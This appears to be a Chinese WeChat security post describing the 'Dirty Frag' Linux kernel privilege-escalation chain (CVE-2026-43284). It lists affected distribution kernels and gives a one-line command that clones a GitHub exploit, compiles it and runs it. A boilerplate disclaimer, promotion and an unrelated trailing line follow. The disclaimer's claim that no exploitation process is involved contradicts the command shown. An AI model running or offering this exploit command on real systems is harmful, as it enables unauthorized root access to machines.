一、漏洞描述

近期,又一个重磅 Linux 内核漏洞链 Dirty Frag 被披露,几乎影响所有主流 Linux 发行版。攻击者可利用 xfrm-ESP Page-Cache Write 进行提权,利用前提是需要有创建用户命名空间的权限(CVE-2026-43284)。
攻击者通过串联 Dirty Frag 漏洞链,利用 Linux 内核的页缓存机制,无需文件写权限,就能让内核覆写内存中的文件副本。
与传统竞态条件漏洞不同,Dirty Frag 属于纯逻辑漏洞。它无需碰运气,失败也不会导致内核崩溃,首次尝试就能成功提权。
二、影响版本
Ubuntu 24.04.4:6.17.0-23-通用
RHEL 10.1: 6.12.0-124.49.1.el10_1.x86_64
OpenSUSE Tumbleweed:7.0.2-1-default
CentOS Stream 10:6.12.0-224.el10.x86_64
AlmaLinux 10:6.12.0-124.52.3.el10_1.x86_64
Fedora 44:6.19.14-300.fc44.x86_64
三、利用命令
git clone https://github.com/V4bel/dirtyfrag.git && cd dirtyfrag && gcc -O0 -Wall -o exp exp.c -lutil && ./exp
📎 获取方法
整理了一份常用工具和笔记,后台回复:资料
回复加群获取交流群
⚠️ 最后必看 - 免责声明
文章中的案例或工具仅面向合法授权的企业安全建设行为,请自行搭建靶机环境,勿用于非法行为。如用于其他用途,由使用者承担全部法律及连带责任。
本项目所有收录的poc均为漏洞的理论判断,不存在漏洞利用过程,不会对目标发起真实攻击。文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用。
如您在使用过程中存在任何非法行为,需自行承担相应后果。本工具来源于网络,若有侵权请联系删除,请勿用于商业行为!
📚 往期推荐
微信号: 关注公众号获取 | 扫码关注了解更多
 10个月宝宝每天需要喝多少奶粉?